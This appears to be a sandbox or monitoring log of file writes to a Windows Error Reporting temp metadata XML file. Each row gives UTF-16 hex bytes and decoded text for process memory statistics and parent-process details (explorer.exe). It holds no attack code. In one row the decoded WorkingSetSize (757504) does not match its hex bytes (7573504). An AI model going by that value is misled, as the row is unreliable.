C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1228	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1310	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1314	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1318	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1370	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1374	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1378	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1422	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1426	2	09 00		success or wait	3	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1432	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1518	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1522	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1528	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1598	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1602	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1608	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 39 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1993</PageFaultCount>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1682	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1686	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1692	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 37 00 33 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7573504</PeakWorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1798	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 37 00 33 00 35 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>757504</WorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1878	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1882	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	1888	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2002	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2006	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2012	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>158160</QuotaPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>19440</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 30 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>19088</QuotaNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1560576</PeakPagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3688</Pid>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 39 00 33 00 38 00 35 00 30 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5938501</Uptime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 33 00 33 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>43392</PageFaultCount>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 30 00 39 00 36 00 33 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103096320</PeakWorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3680	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 37 00 34 00 31 00 31 00 30 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>97411072</WorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3776	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 34 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>974456</QuotaPeakPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	3904	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 39 00 35 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>949512</QuotaPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4002	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4006	2	09 00		success or wait	5	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4016	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>73816</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4140	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4144	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4154	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>72728</QuotaNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4262	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4266	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4276	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 32 00 39 00 38 00 36 00 38 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>29298688</PagefileUsage>	success or wait	1	6DBE497A	unknown
